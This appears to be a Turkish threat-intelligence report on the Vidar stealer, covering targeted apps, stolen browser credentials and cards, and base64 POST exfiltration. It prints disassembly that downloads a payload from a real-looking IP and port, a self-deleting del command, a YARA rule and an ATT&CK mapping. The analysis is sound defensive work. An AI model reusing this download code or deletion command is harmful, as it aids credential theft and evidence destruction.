- Edge

Hedef Alınan diğer uygulamaları:


- Monero
- WinSCP 2
- FileZilla
- Microsoft Outlook
- Discord
- Steam
- Telegram

Zararlının hedef aldığı tarayıcılar cihazda bulunuyor ise, bazı bilgiler topladığı tespit edildi. Bunlar:

- Kaydedilmiş parola bilgileri
- Çerez bilgileri
- Otomatik doldurma (autofill) verileri
- Son ziyaret edilen 1000 URL adresi bilgisiv
- Tarayıcı üzerinde kayıtlı bulunan banka kartları bilgileri

Toplanan bilgiler sunucuya aynı şekilde base64 karakter setine dönüştürülerek, POST isteği ile gönderilmektedir.

Zararlı yazılımın ayrıca bir PE dosyası indirdiği tespit edildi.



```
push eax ; eax:&"https://88.198.191.199:2920"
call dword ptr ds:[<&CreateFileA>]
mov dword ptr ss:[ebp-1C],eax
mov esi,400
jmp 2244E82

02244E82
 lea eax,dword ptr ss:[ebp-10] ; [ebp-10]:&"C:\\ProgramData\\GHJKECAAAF.exe"
 push eax ; eax:&"https://88.198.191.199:2920"
 push esi
 lea eax,dword ptr ss:[ebp-494]
 push eax ; eax:&"https://88.198.191.199:2920"
 push edi
 call dword ptr ds:[<&InternetReadFile>]
 test eax,eax ; eax:&"https://88.198.191.199:2920"
 jne 2244E54

02244E54
 cmp dword ptr ss:[ebp-10],ebx ; [ebp-10]:&"C:\\ProgramData\\GHJKECAAAF.exe"
 jbe 2244E7D

02244E59
 push ebx
 lea eax,dword ptr ss:[ebp-14]
 push eax ; eax:&"https://88.198.191.199:2920"
 push dword ptr ss:[ebp-10] ; [ebp-10]:&"C:\\ProgramData\\GHJKECAAAF.exe"
 lea eax,dword ptr ss:[ebp-494]
 push eax ; eax:&"https://88.198.191.199:2920"
 push dword ptr ss:[ebp-1C]
 call dword ptr ds:[<&WriteFile>]
 test eax,eax ; eax:&"https://88.198.191.199:2920"
 je 2244E99

02244E75
 mov eax,dword ptr ss:[ebp-10] ; [ebp-10]:&"C:\\ProgramData\\GHJKECAAAF.exe"
 cmp eax,dword ptr ss:[ebp-14]
 jne 2244E99

02244E7D
 cmp dword ptr ss:[ebp-10],esi ; [ebp-10]:&"C:\\ProgramData\\GHJKECAAAF.exe"
 jb 2244E99

02244E99
■push esi
 lea eax,dword ptr ss:[ebp-494]
 push eax ; eax:&"https://88.198.191.199:2920"
 call 224F09B
 push dword ptr ss:[ebp-1C]
 call dword ptr ds:[<&CloseHandle>]
 push edi
 call dword ptr ds:[<&InternetCloseHandle>]
 push dword ptr ss:[ebp-18] ; [ebp-18]:&"https://88.198.191.199:2920"
 call dword ptr ds:[<&InternetCloseHandle>]
```

Şekil 10 File Downloading

Sunucudan gönderilen dosya **"C:\\ProgramData\\"** dizinine kaydedilmektedir. Sunucu kapalı olduğu için ilgili dosyaya ulaşılamamıştır.

Dosya indirme işleminden sonra program aşağıdaki komutu çalıştırarak kendisini ve bazı ilişkili olduğu dosyaları silmektedir.

```
/c timeout /t 5 & del /f /q "C:\\path\\to\\malware\\malware.exe" & del
"C:\ProgramData\*.dll"" & exit
```

YARA Kuralı

```
rule Vidar {
    meta:

        date = "2024-02-12"
        description = "Detects Vidar"
        author = "Bilal BAKARTEPE - EchoCTI Malware Team"
        verdict = "dangerous"
        platform = "windows"

    strings:
        $alg1={33 C6 8B DB 33 DE 33 C6 33 DB 33 F0 33 C0 33 F3 8B DB F6 17 8B DB 8B C0 33 C6 8B}
        $alg2={F0 8B C0 33 C3 33 C6 8B C0 8B F6 80 07 97 8B F6 8B F3 33 D8 8B DB 8B DE 8B F0}
        $alg3={8B C6 8B DB 8B F6 80 2F 56 33 F6 33 C0 8B C3 8B F0 8B D8 8B DE 8B D8 33 D8 33 C0 F6 2F 47 E2 AB}

    condition:
        all of ($alg*) and (uint16(0)==0x5a4d)
}
```

Mitre Att&ck

Discovery	Defense Evasion	Credential Access	Initial Access	Execution	Collection	Command and Control
T1082 System Information Discovery	T1622 Debugger Evasion	T1003 OS Credential Dumping	T1199 Trusted Relationship	T1059 Command and Scripting Interpreter: Windows Command Shell	T1005 Data from Local System	T1071 Application Layer Protocol: Web Protocols
T1033 System Owner/User Discovery	T1140 Deobfuscate/Decode Files or Information	T1155 Credentials from Password Stores	T1566 Phishing	T1053 Scheduled Task/Job		T1571 Non-Standard Port
T1217 Browser Information Discovery	T1600 Weaken Encryption					
T1057 Process Discovery						
T1012 Query Registry						
T1614 System Location Discovery						
T1124 System Time Discovery						

ECHO

CYBER THREAT INTELLIGENCE